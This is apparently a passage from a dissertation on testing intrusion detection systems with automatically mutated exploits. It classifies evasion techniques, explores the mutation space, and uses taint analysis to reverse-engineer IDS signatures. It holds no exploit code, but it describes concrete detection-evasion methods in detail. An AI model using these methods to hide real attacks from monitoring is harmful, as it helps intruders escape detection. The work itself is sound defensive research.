Exhausting techniques do not modify the evidence of the attack. Instead, they try to make the IDS sensor stop analyzing the traffic before the malicious content is detected. Two main classes of techniques belong to this category: *time-based mutations* that introduce

delays between attack steps and *traffic-based mutations* that prepend protocol rounds in front of the malicious commands.

Deception techniques are based on the assumption that the IDS sensor and the target system are deployed on different computers (and sometimes even on different network segments). For this reason it is possible to fool the IDS making the traffic analyzed by the sensor different from the traffic received by the target system.

Morphing techniques modify the exploit in order to perform the same attack in a different (and unusual) way. (e.g., using the POST method instead of GET)

This classification can help practitioners to understand the reason behind IDS evasions. For example, if a system can be systematically evaded using morphing techniques, it is a clear sign that its models are not abstract enough and that they tend to overfit to particular attack instances. A system vulnerable only to deception techniques probably contains high quality signatures, but it is not able to collect and manage the information about the environment it has to monitor. Obfuscation evasions suggests that the IDS does not have protocol parser to normalize the traffic, while parser trap and exhausting techniques mean that such parsers exist but are probably faulty.

Other Characteristics

Besides the classification based on their functionalities, there are other properties that can be associated with each mutation technique:

- *Reversible* - A mutation is reversible if it is possible to remove it from the attack stream, i.e. if an inverse transformation exists:

$$\exists \sigma \mid \sigma(\mu(x)) = x$$

Unfortunately, it is not always possible to revert a mutation. For instance, if all the characters of a string were converted to upper case, there is clearly no way to reconstruct the original string.

- *Target-specific* - A mutation is target-specific if it works only against a particular version of the target service. For instance, some encoding techniques are supported only by Microsoft IIS but not by different web servers.

- *Iterative* - A technique is iterative if it can be applied multiple times to the same attack with different results.

$$\mu(\mu(x)) \neq \mu(x)$$

For instance, protocol round is iterative while changing the HTTP method from GET to POST is not iterative.

- *Standard* - We say that an exploit is standard if all its commands (at every protocol layers) follow the corresponding protocol standard. Some RFC distinguishes between features that must be supported by all the implementations (*Standard*) from features that should be implemented but are not mandatory (*Recommended*). Finally, a mutation technique is *Non-Standard* if it modifies the attack including some non-standard feature.

Some of these characteristics can help classifying IDS evasions in different classes of severity. For example, a signature that can be evaded only thorough some undocumented protocol feature it is in some way better than a signature that can also be evaded with “mandatory standard” features.

4.3.3. Combining mutant operators

Applying a single mutation technique is often not enough to evade an intrusion detection system. For this reason, it is important to be able to combine together multiple techniques in order to produce more complex mutations that will evade the IDS.

We can distinguish three cases where composing different techniques can help evading an intrusion detection system:

Parallel Evasion

It is often the case that an intrusion detection sensor identifies two or more parts of an attack as malicious. For instance, it can generate an alert due to an anomalous URL and another alert for the presence of a shellcode in the HTTP header. In such case, multiple evasion techniques can work in parallel to reach a successful evasion, each one targeting a different signature.

Cooperative Evasion

It occurs when a signature is good enough to resist to each single

mutant operator, but it is still possible to evade the signature by combining together different mutation techniques at the same time. In this case, multiple evasion techniques cooperate to evade the same signature.

Chain Evasion

A different (and much more subtle) case occurs when, after a transformation, the intrusion detection system is not able to correctly identify the attack but it successfully detects and reports the evasion attempt. In this case, a second technique can be used to “evade the evasion detection”, that is to evade the signature that matches the evasion technique. Of course, it is possible to iterate this process combining multiple techniques in a “chain of mutations”.

Now we need to analyze what happens when multiple mutant operators are applied at the same time to a single exploit template. That is, given two operators μ_A and μ_B , what are the properties of $\mu_A(\mu_B(E))$?

In particular we are going to take into consideration the soundness of the final mutation, the problems of ordering and compatibility between mutant operators and how all the properties we defined for a single mutant operator can be extended to more complex mutation functions.

Soundness

The mutant operators are supposed to preserve the “effectiveness” of the attack, that is, all the generated mutants are supposed to be functional exploits. Unfortunately, both the exploits and the attack targets may be very complex. Therefore, it is possible that a variant of an exploit becomes ineffective because of some condition that may be difficult (or impossible) to model.

In general, the soundness of a transformation cannot be proved, even in the simple case of a single mutation technique. The best we can do is to assume (through our experience and a careful testing phase) that a technique is sound for a specific attack and a specific target. Aggregating multiple techniques complicates considerably the problem. In fact, the combination of two sound techniques can lead to an unsound result. For this reason, we strongly believe that the only way to know whether a mutant exploit is correct or not is to test it against a real target and rely on an oracle to analyze the result.

Ordering

Changing the order in which the transformations are applied to the

exploit can generate different mutants. We say that two mutant operators μ_A and μ_B are unrelated if and only if

$$Trace(\mu_A(\mu_B(E)), T) = Trace(\mu_B(\mu_A(E)), T)$$

Since many mutation techniques are related, the order in which they are applied is an important factor. As we will explain better in the next chapter, we decide to adopt an ordering relation to reduce the number of possible combinations.

Compatibility

Not all mutation techniques can be applied at the same time because some of them are mutually exclusive. For example, a mutation can cancel the effect of another one or a mutant operator can modify the exploit in a way that does not allow a second operator to be applied.

Combined properties

Some of the characteristics we defined in the previous section make sense only if applied to a single mutant operator (as the *iterative* property). Others can be extended to mutants obtained composing multiple techniques.

A set of mutant operators is *reversible* if and only if all of them are reversible, it is *target specific* if at least one of them is target specific, and it is *standard* if all of them are standard.

4.3.4. Example of mutation techniques

This section discusses some examples of mutation techniques, grouped together in three categories: network layer techniques, application layer techniques, and exploit layer techniques. For each of them, a detailed description is provided with a particular focus on the classification and characteristics introduced in the previous section. All the techniques presented in this section are summarized in Table 4.1.

It is important to note that the objective of this dissertation is not to develop a complete database of mutation techniques, but rather to provide a flexible environment in which security practitioners can develop their techniques and test them on real attacks.

Network Layer Mutations

Network layer mutations are a class of techniques that operate at the network or transport layers of the OSI networking model. These transformations can thus be applied independently of higher-level mutations, facilitating the composition of mutation techniques. Even though these techniques have been known for some time [ptacek98], they remain effective in evading current NIDS implementations.

IPv6

Type: **Morphing**

Flags: **Reversible, Standard**

IPv6 is the next-generation of Internet Protocol designated as the successor to IPv4. IPv6 provides expanded addressing, an optimized header format, improved support for extensions, flow labeling, and improved authentication and privacy capabilities [ipv6spec]. IPv6 is currently being deployed in networks across the Internet, but, due to several factors, adoption has been slower than anticipated. This situation, coupled with vendor oversight, has resulted in many NIDSs historically neglecting to handle IPv6 traffic, allowing an attacker to evade detection by sending attacks over IPv6, when available.

IP Packet Splitting with overlapping fragments

Type: **Deception**

Flags: **Reversible, Target-specific, Iterative, Recommended**

Some network-based signatures check the length of a packet to determine whether an attack has occurred. In such cases, it may be possible to deliver the attack using several smaller packets in order to evade the signature. Even though stream reassembly would mitigate the effectiveness of this evasion technique, the procedure is costly enough that it is not performed for all services in typical production deployments of NIDSs.

An even more subtle technique consists in using inconsistent or overlapping fragments. Different operating systems use different routines to reassemble the traffic in presence of these anomalous cases. Five different behaviors have been observed in practice [shankar03], making very difficult for an intrusion detection system to be able to correctly interpret the traffic as the target system does.

Application Layer Mutations

Application layer techniques are defined as mutations which occur at the session, presentation, and application layers of the OSI networking model. These techniques include evasion mechanisms applied to network protocols such as SSL, SMTP, DNS, HTTP, etc.

Protocol Rounds

Type: **Exhaustion**

Flags: **Iterative, Standard**

Many protocols allow for multiple application-level sessions to be conducted over a single network connection in order to avoid incurring the cost of setting up and tearing down a network connection for each session (e.g., SMTP transactions, HTTP/1.1 pipelining). Many NIDSs, however, have neglected to monitor rounds other than the initial one, either through error or because of performance reasons. This allows an attacker to evade a vulnerable NIDS implementation by conducting a benign initial round of the protocol before launching the actual attack.

FTP Escape Characters

Type: **Parser Trap**

Flags: **Reversible, Target-specific, Recommended**

It is possible to insert certain telnet control sequences into an FTP command stream, even in the middle of a command. This approach was adopted years ago by Robert Graham in his SideStep tool [graham:sidestep]. Nowadays many NIDSs are able to normalize FTP commands by identifying and stripping out the control sequences used by SideStep. However, by using alternate control sequences it is still possible to evade current NIDSs.

HTTP Malformed Request

Type: **Parser Trap**

Flags: **Reversible, Target-specific, Non-Standard**

Differences between web server and NIDS implementations of the HTTP protocol allow an attacker to evade HTTP-related signatures by modifying the protocol stream so that a request is accepted by web

servers even though it violates the HTTP specification [[http1.1spec](#)]. Most Web servers are known for being “tolerant” of mistakes and incorrectly formatted requests. Instead, the HTTP protocol parsers of NIDSs typically strictly adhere to the specification. Therefore, “incorrect” requests carrying malicious payloads may be served by the web server but they might be discarded by the IDS. Examples of HTTP protocol evasion techniques include neglecting the use of carriage returns, random insertion of whitespace characters, and inserting junk characters into parsed numerical fields. Similar evasion techniques are also applicable to the FTP and IMAP protocols.

SSL NULL Record Evasion Technique

Type: Deception

Flags: Reversible, Iterative, Non-Standard

The Secure Sockets Layer (SSL) is a protocol developed by Netscape to provide a private, authenticated, and reliable communications channel for networked applications [[sslv2spec](#)]. The specification defines a set of messages (for example, `client-hello`, `server-hello`, `client-master-key`, `server-verify`) that are encapsulated in objects known as “records.” SSL records are composed of both a header and a data portion, and are required to be of non-zero length. Some implementations of the SSL protocol, however, allow NULL records (i.e., records with a zero-length data portion) to be inserted arbitrarily into the session stream.

This kind of handshake is illegal according to the protocol specification, but currently-deployed SSL implementations will accept it as valid. OpenSSL, in particular, relies on an internal read function that will silently drop NULL records without notifying higher layers of the library. This function is used during session negotiation as well as during normal data transfer. Thus, NIDSs that monitor the SSL protocol in order to detect SSL-related attacks can be evaded if they correctly adhere to the specification instead of mimicking the behavior of real-world implementations, because they will discard the monitored traffic as an invalid SSL handshake.

Exploit Layer Mutations

Exploit layer mutations are defined as transformations directly applied to an attack as opposed to techniques that are applied to a network session as a whole, as discussed in the previous sections. This class of mutations includes well-known techniques such as using alternate encodings as well as more advanced techniques to obfuscate malicious code.

Polymorphic Shellcode

Type: Obfuscation

Flags: -

The ADMmutate polymorphic shellcode engine is used to generate self-decrypting exploit payloads that will defeat most popular NIDS shellcode detectors [[admmutate](#)]. Features of this engine include XOR-encoded payloads with 16-bit sliding keys, randomized NOP generation, support for banned characters, upper/lower resistance, and polymorphic payload decoder generation with multiple code paths. The tool also allows for the insertion of non-destructive junk instructions and the reordering/substitution of code.

Alternate Encodings

Type: Obfuscation

Flags: Reversible, Target-specific, Recommended

Many applications allow for multiple encodings of data to be transferred across the network, for such reasons as performance or to preserve the integrity of data. Examples of this include BASE-64 or archive formats such as TAR or ZIP. In particular, some NIDSs neglect to normalize HTTP traffic and are still vulnerable to the well-known technique of URL-encoding attack strings.

Technique	Mutation Class	Characteristics			
		R	T	I	S
IPv6	Morphing	✓			✓
IP packet splitting	Deception	✓	✓	✓	✓
Protocol Rounds	Exhaustion			✓	✓
FTP escape characters	Parser Trap	✓	✓		R
Malformed HTTP	Parser Trap	✓	✓		
SSL null record	Deception	✓		✓	
Polymorphic shellcode	Obfuscation				
Alternate encoding	Obfuscation	✓	✓		R

Table 4.1: Classification of some mutation techniques.

(Legenda: R=reversible, T=target specific, I=iterative, S=standard)

4.4. THE ORACLE PROBLEM

In section 4.1.2 we introduced two solutions to test the effectiveness of the mutant exploits that we generate: formally prove the soundness of the mutation process, or execute each mutant in a testbed environment and verify the attack result. Unfortunately, in the previous section we excluded the first approach, because there is no way to known in advance the effect that the combination of multiple transformations of an attack is going to produce on the target system.

We then adopt the conservative solution of testing each mutant on the field. To address this issue, we rely on an oracle to determine if an attack has been successful or not. In most cases, the oracle mechanism can be embedded in the exploit itself, for example by crafting an exploit so that it will generate side effects that can be checked to determine if the exploit was successful. However, it is not always possible to generate evidence of the effectiveness of an attack as part of its execution, and, for those cases, an external oracle program that reports on the outcome of specific attacks has to be developed.

The oracle can adopt several techniques to test the success of an exploit

attempt, depending on the suitability of a method in relation to a given exploit. One commonly used way of determining the success of an attack is to insert and execute a payload in the context of the exploited target application that simply sends back a string indicating that control was successfully transferred to the exploit code. Another method, in the case that the previous one is impossible or inconvenient to implement, is to read the content of a file that requires certain privileges, or create a file in a known location. A subsequent check over an auxiliary channel for the existence of the file is then made after every exploit attempts to determine whether each instance was successful.

4.5. SUMMARY

This chapter presented the basis of our testing methodology. We introduced the design criteria for both the attack and the mutation models. A large part of the chapter is dedicated to the theory of mutant operators, and many examples are explained in details. The problem of mutant exploit verification concludes the analysis of our test case generation technique.

We want to emphasize the fact that our approach is:

- *Automatic* - once the attack template has been written and the mutant operator selected, the process that creates and executes the mutants is totally automatic.
- *Deterministic* and *Reproducible* - the deterministic hypothesis guarantees that the whole testing experiment is deterministic and therefore the results are reproducible.
- *Correct* - all the generated mutants are supposed to be functional exploits. Anyway, in order to avoid possible mistakes, an oracle identifies and excludes the ineffective mutants from the experiments results.

Two main issues remain to be addressed: (1) given a huge number of possible mutants, how to choose which instances to execute first, and (2) how to combine everything together in a framework that allows to automatically test intrusion detection signatures. A description of both static and dynamic techniques to select a subset of the mutant exploits to be used in a test experiment are presented in the next chapter. Finally, Chapter 6

introduces **Sploit**, the implementation of our approach. The chapter explains how the design choice presented in this chapter have been applied in the development of the tool.

Exploring the Mutation Space

*Space is big.
You just won't believe how vastly,
hugely, mind-bogglingly big it is.
I mean, you may think it's a long way
down the road to the drug store,
but that's just peanuts to space*

Douglas Adams

Certain mutant operators can transform an exploit template in an infinite number of ways. In addition, multiple mutant operators can be composed together for more complicated functions. Thus, the number of possible mutations quickly grows very large. Effective exploration of the mutation space, that is, selecting the subset of mutant operators to apply and choosing reasonable parameters for each transformation so that the resulting attack evades detection, is a complex problem.

Some guidance about how to explore the mutation space can be derived from the signatures themselves. For example, by looking at which features of the network traffic are analyzed by a signature, it is possible to focus the evasion efforts on using mutant operators that affect those features. Unfortunately, in the case of closed-source systems, no information about the used signatures is available.

In this chapter we analyze two different techniques to approach the problem of mutation space exploration in presence of black box signatures: a set of heuristics that can help selecting a small subset of mutants and an approach based on dynamic analysis to reduce the mutation space using information derived from the way the IDS detects an attack.




Figure 5.1: Mutation Space

5.1. INTRODUCTION TO THE MUTATION SPACE

Figure 5.1 shows how a mutant can be represented as a point in a high dimensional space (*Mutation Space* or simply *MS*). Each axis in the *MS* is a different mutation technique and the values on the axis represent combinations of the operator parameters. For instance, an operator that implements the IP fragmentation can have the packet size as parameter while an operator that change the separator character in a HTTP request can have on its axis the possible characters that can be used in the substitution (tab, space, line feed ...). The value 0 of each axis has a special meaning: it means that the mutant operator is not applied. In fact, the mutant that corresponds to the origin of the mutation space is called M_0 and corresponds to the baseline (non mutated) exploit.

Thus, in a space with three mutant operators (μ_A, μ_B, μ_C) , the mutant corresponding to the point $(2, 0, 3)$ is built applying $\mu_A(\mu_C(E, 3), 2)$ where $\mu_X(E, n)$ means applying the mutant operator X to the exploit template E using the n^{th} parameter value. It is important to note that an order between the axis (i.e., between the mutant operators) must be specified to ensure that at each point corresponds one and only one mutant. There is a “natural” order between mutation techniques dictated by the layer in which they are applied, and sometimes there is also a “logical” order due to the type of transformation applied (e.g., a mutant operator that add new data to the stream should be applied before an operator that modify the data encoding). Of course, the user is free to execute different experiments setting each time a different order between the mutation space axis.

Not all the points in the mutation space are meaningful. In fact, it is important to remember that it is possible that two mutant operators cannot be applied together (e.g., an operator that switches to an old version of a protocol and an operator that requires some features present only in a newer version) or that a particular combination is not sound. The presence of an oracle guarantees that mutants resulting in ineffective attacks can be identified and removed from the experiment. We define *Intrusion Space* $I \subseteq MS$ the subset of the mutation space containing only the mutants for which the oracle gives a positive answer. Unfortunately, the intrusion space cannot be known “a priori” since it requires each mutant to be executed at least once to enable the oracle to test the result of the attack.

The high cardinality of the mutation space is probably the biggest problem in the whole mutant generation process. Combining ten mutant operators, each with ten possible parameter values, lead to a mutation space that contains 10^{10} mutants. Even if we could try one mutant per second, we would need more than 100.000 years to explore the whole space. So, starting from a single exploit instance, now we have the problem that we can potentially generate too many test cases. Thus, especially when multiple mutant operators can be combined together, a more focused approach to search the mutation space is required.

When the specifications of the signatures under test are available, the tester can make use of this information to modify only those parts of the attack that are checked by the attack signatures. Unfortunately, most commercial vendors of intrusion detection systems consider their signatures to be a trade secret, and even Sourcefire, the developers of the well-known open-source IDS Snort [roesch99], have coined a rule set (referred to as VRT certified rules) that is not immediately available to the general public. Thus, in general, one cannot rely on the knowledge of the model to drive the exploration of the mutant space.

In case of closed source systems the generation of attack variations has to be performed “blindly”. Typically, this implies that all possible combinations of available mutant transformations must be applied. As a result, the effectiveness of the whole process is greatly reduced.

In the rest of the chapter we analyze two different approaches to reduce the size of the mutation space.

5.2. STATIC TECHNIQUES

Static techniques do not assume any knowledge of the detection model under analysis. The target is seen as a completely black box, thus reducing the set of the possible approaches to a set of heuristic based on the characteristics of common evasions.

5.2.1. Reducing the space size through parameters tuning

Sometimes a parameter can assume a wide (potentially infinite) range of values. For example, we can consider the application-level transformation that consists in modifying the number of space characters between the HTTP method (i.e., GET, HEAD ...) and the URL. This simple mutant operator can generate thousands of mutants, one for each number of space characters. However, most of them are probably useless from an evasion point of view, since it would be very bizarre (but unfortunately not impossible) that an IDS can correctly understand a request with a 5 space delimiter but it then fails parsing a request containing 6 spaces.

In order to reduce the cardinality of the mutation space it is necessary to partition the values of the operators parameters, generating only one mutant for each partition. In the previous example it would be reasonable to configure the mutant operator to use only three different values for its parameter, corresponding for instance to a delimiter string containing 0, 2, or 1000 spaces.

This is very similar to the common testing practice called input space partitioning. The idea consists in partitioning the input space of a program according with its code (white box approach) or its specifications (black box approach). Each partition represents a subset of the input space that requires the same elaboration by the program [weyuker91]. In our previous example, we can imagine three different behaviors from the detection model: (1) the protocol parser expects exactly one space character as delimiter, (2) the parser can handle multiple spaces, but there is an upper limit in the total size of the request, and (3) the model can manage delimiters containing an arbitrary number of spaces (note that this is just an hypothesis since in our scenario we do not have neither the signature code, nor its specifications). Once the partitions have been identified, the experiment proceeds generating one test case for each partition.

Another optimization that is very important consists in reducing as much as possible the number of invalid mutants, i.e., the points that do not be-

long to the *Intrusion Space*. There are two main causes of invalid mutants. The first is due to an unsound combination of mutant operators and it is very difficult to be identified in advance, also for an expert user. Fortunately, the second source of invalid mutants can be easily removed before starting the testing phase. In fact, many mutant operators are implemented to be reusable in multiple exploits. For example, an operator that introduces escape characters in an FTP communication is designed to be used in any testing experiment that involve an FTP-based attack. In order to be as general as possible, such an operator can generate a different mutation for each possible escape character. The problem is that not all the FTP servers accept the same escape characters: thus, a parameter combination that generates a valid mutant against a certain server, may generate ineffective attacks against a different one.

This example shows how, before starting the actual mutant generation, each mutant operator should be properly tuned to the target service and all the parameter values that generate invalid attacks must be removed from the mutation space. The task can be easily automatized writing a program that sends simple commands to the server, applying each time the mutant operator with a different parameter value. All the values that generate mutants that are not properly understood by the server can be safely removed from the mutation space for all the following experiments.

5.2.2. Heuristics

After all the invalid parameter values have been removed and the remaining values have been properly aggregated in few clusters, the mutation space could still contain hundred of thousands of mutants.

Even though trying all of them is infeasible, we must not forget that the purpose of testing is spotting bugs, not proving their absence. So, we need to develop some clever way to explore the mutation space so that the probability to find a flaw in the IDS detection model is maximized with respect to the number of mutants executed.

If the mutation space contains a mutant that is able to evade the NIDS, an exhaustive coverage of the whole space is the only way to be sure to find it. However, a brute force approach can require an unfeasible amount of time. In this section we analyze different techniques that can provide a reasonable chance to find an evasion by sampling only particular points in the mutation space.

The first approach consists in applying only one operator at a time, which corresponds to explore the mutation space moving along the axis. In the case of two mutant operators, μ_A, μ_B , with N_A and N_B parameters values, this technique can generate $N_A + N_B$ mutants:

$$E_x = \text{OneAtTheTime} \Rightarrow \begin{cases} E_1 = \mu_A(E_0, 1) \\ E_2 = \mu_A(E_0, 2) \\ E_3 = \mu_A(E_0, 3) \\ E_m = \mu_A(E_0, N_A) \\ \dots \\ E_{N_A+1} = \mu_B(E_0, 1) \\ E_{N_A+2} = \mu_B(E_0, 2) \\ \dots \\ E_{N_A+N_B} = \mu_B(E_0, N_B) \end{cases}$$

This simple approach can provide useful information about which transformations are correctly identified by the NIDS and it is sometime enough to find a way to evade detection. However, since it generates a very small amount of mutants, it is often the first step to try in any testing experiments.

A small variation of the OneAtTheTime approach can also be used to find *chain evasions*. The idea is to try one operator at the time until a mutant can evade the first alert (note that in this case the attack is still detected, since the IDS identifies the evasion attempt). At this point, the mutant operator is fixed and the process restarts from the beginning, trying again one operator at the time looking for a way to evade the second alert. This process can be iterated until all the alerts have been evaded. If at a given time there are more than one operator that can be used to evade an alert, both directions must be explored.

When both the previous methods fail, it means that the signature cannot be evaded or that it may require to combine more than one operator. Finding *cooperative evasions* can be very difficult but, fortunately, most of these evasions involve not more than a couple of operators. Trying all the possible combination of two of them (that corresponds to cover the mutation space only along the planes between two axis) can be a reasonable tradeoff. In presence of 10 operators with 10 parameters values each, the plane coverage exploration generates 4500 mutants, still far below the 10^{10} mutants present in the whole mutation space.

5.3. DYNAMIC TECHNIQUES

In this section, we propose a novel approach to drive the exploration of the mutation space based on information gathered by analyzing the dynamic behavior of the intrusion detection system.

In particular, we are interested to know which mutations can have a possible impact on the detection result. Clearly, those mutations that only modify properties of the attack that are ignored by the intrusion detection system can be omitted. For example, trying to disguise a string in the payload by applying different encodings is of little benefit when the detection model only checks for a particular value in the packet header.

Our approach applies data flow analysis techniques to the intrusion detection system binary to identify which and how certain parts of the network trace are used to detect and identify an attack.

More precisely, we are interested in the positions of all values, or bytes, in every network packet (belonging to the trace) that are used during the detection process. The idea is that the mutant generation engine can restrict its operations to modify these values only, since the remaining input has no influence on the outcome of the IDS sensor's decision.

5.3.1. Dynamic Data Flow Analysis

To determine those input bytes that affect detection, we propose to dynamically monitor the intrusion detection sensor while it is processing an attack trace ¹. In particular, we tag each input byte of the network trace that is read by the IDS process into its address space (typically using the socket system call interface) with a unique label. This label establishes a clear relationship between a particular input byte and a location in memory. Then, we keep track of each labeled value as the sensor's execution progresses. To this end, the output of every instruction that uses a labeled value as input is tagged with the same label as well. For example, consider the case of a data move operation that loads a value with label "123" from memory into a register. After the instruction was executed,

¹ A first step towards a guided form of mutation exploration was presented in [kruegel05], where the authors reversed engineered a commercial, closed-source intrusion detection systems to determine the inner workings of the signature matching process. He introduced the use of dynamic analysis to identify which portions of an attack were actually used in the signature matching process. The results of this analysis were used to guide manual evasion attacks.

the content of the target register is now labeled with “123”. Clearly, it is possible that the result of an operation depends on more than one input byte. For example, consider an operation that adds together two values, each of which is tagged with a different label. In this case, the result is tagged with a set that holds both labels. Thus, in our system, a memory location or a register is not tagged with only a single label but with a set of labels (called *label-set*).

Machine instructions typically read one or more data values from register or memory locations that are specified by their source operands. These values are then processed and a result is written to the location specified by the destination operand. For example, move operations (e.g., `mov`), arithmetic instructions (e.g., `add`), logic operations (e.g., `and`), and stack manipulation operations (e.g., `push`, `pop`) all belong to this class. These instructions can be treated similar insofar as the label-set that is assigned to the result of such an operation can be calculated as the union of the label-sets of all its operands. Propagating label information by tracking the use of input bytes as source (and destination) operands results in an analysis that is very similar to the propagation of taint values in `perl` or implemented by `TaintCheck` [newsome05]. That is, for every instruction that is executed, we can determine whether there exists a direct dependency of the value of one or more of its operands on certain input bytes.

In addition to operand values that are directly influenced by labeled input, input bytes can also have an indirect influence. More precisely, the value of a memory operand can also depend on the value of an input byte if this byte is used during the operand’s address calculation. That is, when a labeled value is used to determine the location from which a certain value is loaded, the outcome of the load operation depends not only on the loaded value itself (direct dependency) but also on the memory address where this value is taken from. Consider, for example, an operand that loads its value from a memory address specified indirectly by a register. In this case, the label-set of the register has to be taken into account to determine the label-set for the loaded value. In particular, when a value is loaded from memory location L , we perform the union of the label-set of the value at location L with the label-sets of all values that are used to determine the address L .

Another typical example for an indirect dependency is the use of a labeled byte as the index into a table. In this case, the result of the table lookup does not directly depend on the input value, but is indirectly influenced by the selection of the respective table element. It is important that

indirect dependencies are tracked as well. Otherwise, the simple transformation of a string contained in the payload of a network packet into its uppercase representation (using the `glibc toupper()` function) would break the dependencies between the resulting string and the original labeled input. The reason is that `toupper()` relies on a table that stores the mappings of all 255 possible input characters to their corresponding uppercase representations (of course, in many cases, this representation is identical to the original character).

As mentioned previously, we attempt to identify all input bytes that can influence the detection process. A byte of the network trace is considered to be involved in the detection process, if it can have any influence on the IDS sensor's control flow. More precisely, the control flow can be influenced by an input byte whenever the outcome of a conditional branch or the target of an indirect control transfer instruction (i.e., indirect `call` or `jmp` instruction) depends on this byte. Based on the propagation of label-sets during program execution, the influence of input bytes on control flow decisions can be determined in a straightforward fashion. To this end, whenever a labeled operand is used in a branch or indirect control flow operation, its label-set can be inspected and the appropriate labels are extracted. An interesting technical detail is related to the fact that the **Intel x86** instruction set does not contain conditional branch instructions that use register or memory operands. Instead, these branch instructions evaluate a number of flag bits, which are usually set by preceding compare or test instructions. As a result, our dynamic analysis has to retain the label-sets of operands of compare and test operations until a conditional branch operation is encountered.

5.3.2. Constraints generation

In addition to the knowledge of *what* bytes of a trace are used to identify an attack, dynamic data flow analysis can be extended to also determine *how* these bytes are used. Input can be used in different fashion by an intrusion detection sensor. In the simplest case, a single input byte is compared for equality with a constant. More complex cases involve multiple bytes, either as 16-bit or 32-bit numerical values or even as strings.

Basic constraints

Whenever input values are compared with (numeric) constants, this information can be recorded and later used to generate more efficient mutants. Thus, when observing a comparison operation between a labeled value, which indicates that this value somehow depends on the input, and a constant, we check whether this comparison can be used to generate a *basic constraint*. For example, a constraint could specify that the 16-bit short value in the UDP header that represents the destination port was used in an equality comparison with the constant 80.

We define *basic constraint* a relation between a value in the input trace and a constant that was observed to hold on the execution trace. The value in the input trace can be either a byte, a short 16-bit, or a long 32-bit integer. 16-bit short values are recognized by two labeled bytes whose labels are back-to-back. For example, consider a value that is used in a 16-bit comparison. The label of the low-order byte is “471” and the value of the high-order byte is “470”. In this case, our system recognizes these two bytes with consecutive labels as a single 16-bit short value in the input. Note that the high-order byte has the lower label, because integers on the network are transmitted with the most significant byte first. The situation is analogous for 32-bit values, but four consecutive labels are required instead of two.

A comparison operation is used to generate a basic constraint only when the labeled operand directly depends on the input. In addition, it is required that each byte of the operand value depends on only a single input byte (i.e., the label-set associated with each byte contains only a single label). These restrictions ensure that we only generate a constraint when a change of the input value gets directly reflected in the operand of corresponding comparison. Otherwise, it is not possible to predict the effect of a change in the input and it is sufficient for the mutant generation to know that a certain input byte has some effect (without any knowledge of the exact check performed).

Basic constraints provide valuable guidance for the mutant generation. In particular, the mutant generation engine can attempt to modify the traces such that constraints are violated that were collected when the IDS sensor successfully detected the attack. Of course, it is not always possible to modify input values that are part of constraints. To continue with the previous exemplary basic constraint (which related the destination port to 80), the mutant engine probably cannot change the destination port value

without rendering the attack ineffective as well.

String constraints

Unfortunately (for the attacker), most intrusion detection systems use signatures that do not only check for numeric values but also specify strings or regular expressions that are matched against the complete packet payload or parts thereof. In such cases, the strings that are searched for cannot be easily determined by looking at basic constraints. More precisely, the basic constraints generated as byproduct of the pattern matching process usually provide no indication of which strings the sensor is searching for. The situation is exacerbated by the fact that most pattern matching algorithms do not directly compare input bytes with expected character values but use state machines or shift tables to find relevant matching strings. In these cases, the input bytes are not directly used in comparison operations but indirectly by indexing a state transition matrix or a shift table. Thus, a different approach than simple constraints are required to extract the strings, or even regular expressions, that the pattern matching component of an IDS sensor is looking for.

Our technique to extract strings and regular expressions is based on the observation that most pattern matching algorithms use an (explicit or implicit) finite state machine to perform the matching task. That is, at every point of its analysis, the pattern matcher resides in a certain state. Whenever a new input character is checked (or consumed), a transition is performed and the pattern matcher follows the appropriate outgoing edge of the current state to the next state (which, of course, can be the same state again). The idea is to map the finite state machine of the pattern matcher; that is, we gradually explore all its states and transitions. When all states and transitions can be recovered, we dispose of the complete knowledge of strings that trigger the pattern matcher.

The process of mapping out the finite state automaton is performed by sending a series of carefully crafted packets with slightly different content. We start this process by sending a packet with a payload that contains an initial string composed of a sequence of identical padding characters. Optimally, the padding character is not part of any string that the pattern matcher searches for. However, this is not strictly required and any character can be selected, provided that repetitions of this character do not result in a matched pattern. This can be easily checked by inspecting the detection result reported by the IDS sensor. The execution trace that

is obtained when the pattern matcher processes the initial string provides us with the possibility to determine a starting point for our analysis. In particular, after the pattern matcher has consumed a number of identical characters, an additional instance of this character should not cause a transition to another state. That is, the pattern matcher remains in a certain state as more padding characters are consumed. If this behavior can be observed in the initial trace, we consider this state the initial point for our analysis. Otherwise, a different padding character is chosen.

Based on the initial state, we can start the reconstruction of the finite state machine (or automaton) of the pattern matcher. This is done by injecting a single character of the input alphabet into the initial string and observe the change in the execution trace. In particular, we record the target state after the pattern matcher has processed the just injected character. This target state is included into our reconstruction of the pattern matcher automaton, and we insert an edge from the initial state to this target state, labeled with the input character. The process is then repeated by iterating over the remaining characters of the input alphabet, each time recording the target state of the transition that is based on the novel character. When a target state has not been seen before, it is included into our state machine (automaton) reconstruction. In any case, an appropriate edge is added as well. Whenever a state is added to the automaton, we associate with it the string that was sent to the pattern matcher. This string is subsequently used to explore the outgoing transitions of the new state. Note that the input alphabet will typically contain all possible 255 single-byte characters, but it can also be a smaller subset (e.g., alphanumeric values only).

After all possible outgoing edges (i.e., transitions) of the initial state have been traversed, the process is repeated for the target states. More precisely, for each state, we explore a transition by appending one character from the input alphabet to the string associated with this state (i.e., the string that was used to drive the finite state automaton into this state). As before, the target state is recorded for this input character and added to our automaton when not encountered before. To map all transitions for a state, all characters from the input alphabet are taken, and appropriate edges are inserted. The process is repeated until all states have been visited. At this point, the complete pattern matching automaton has been reconstructed.

To understand the process of mapping the states and transitions of a finite state pattern matcher in detail, a number of questions need to be

answered. In particular, we have to introduce our approach to define the states of the pattern matcher and describe the mechanism to recognize transitions.

The *state of a pattern matcher* is defined as the content (i.e., the values) of all memory addresses and registers that are relevant for the matching process. In this definition, the term “relevant memory addresses and registers” refers to those locations that are either read or written between two state transitions. Of course, it is possible that a certain location is both read and written (or even overwritten multiple times) between two transitions. In these cases, only the *last* read or write operation is taken into account. More precisely, the content of all relevant locations is taken as a snapshot directly before the state transition. The rationale behind our state definition is the fact that if the relevant memory content between two execution traces is identical at the point before a state transition, the outcome of the matching process is only determined by the characters that are consumed afterwards. In other words, the previous consumed characters, even if different, have lead the pattern matcher into the same state.

